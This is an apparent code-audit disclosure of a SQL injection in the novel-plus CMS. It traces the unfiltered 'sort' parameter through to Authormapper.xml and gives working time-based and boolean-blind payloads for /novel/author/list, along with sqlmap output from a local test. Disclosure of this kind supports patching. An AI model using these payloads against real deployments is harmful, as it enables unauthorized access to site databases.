Application Introduction

novel-plus is a multi-terminal (PC, WAP) reading, full-featured original literature CMS system

Vulnerability Introduction


Please refer to the official manual for the build environment

In the background, the parameters of sql execution are not handled, leading to sql injection vulnerability

Code Audit Process

The vulnerability was found in the backend, and during the white-box audit, it was discovered that the backend password was weak by default, and the cause was the inability to pre-compile the orderby field using mybatis, and no filtering was done


There is a list method under the author controller in the novel module, which does not have any processing of the parameters to go to the next step in the process, and then we debug to follow up



Then call the list method of the AuthorService interface class

Continue tracing back to the Dao interface layer


Finally locate the Authormapper.xml file



Here it is found that it accepts a parameter called sort, check as long as it is not empty and not a space

Write a payload for manual testing

/novel/author/list?limit=10&offset=0&order=desc&sort=(select*from(select%2Bsleep(5)union%2F**%2Fselect%2B1)a)



The delay is successful, in order to better demonstrate the effect, use sqlmap to test the local environment, grab the package to save the file, and then test

```
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 1275 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: http://localhost:80/novel/author/list?limit=10&offset=0&order=desc&sort=(SELECT (CASE WHEN (7683=7683) THE
N '' ELSE (SELECT 1660 UNION SELECT 8455) END))

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 time-based blind - Parameter replace
    Payload: http://localhost:80/novel/author/list?limit=10&offset=0&order=desc&sort=(CASE WHEN (3196=3196) THEN SLEEP(
5) ELSE 3196 END)
---
[09:57:57] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ⩾ 5.0.12
```

As you can see, using the sqlmap tool, the database vulnerability of the target host was successfully obtained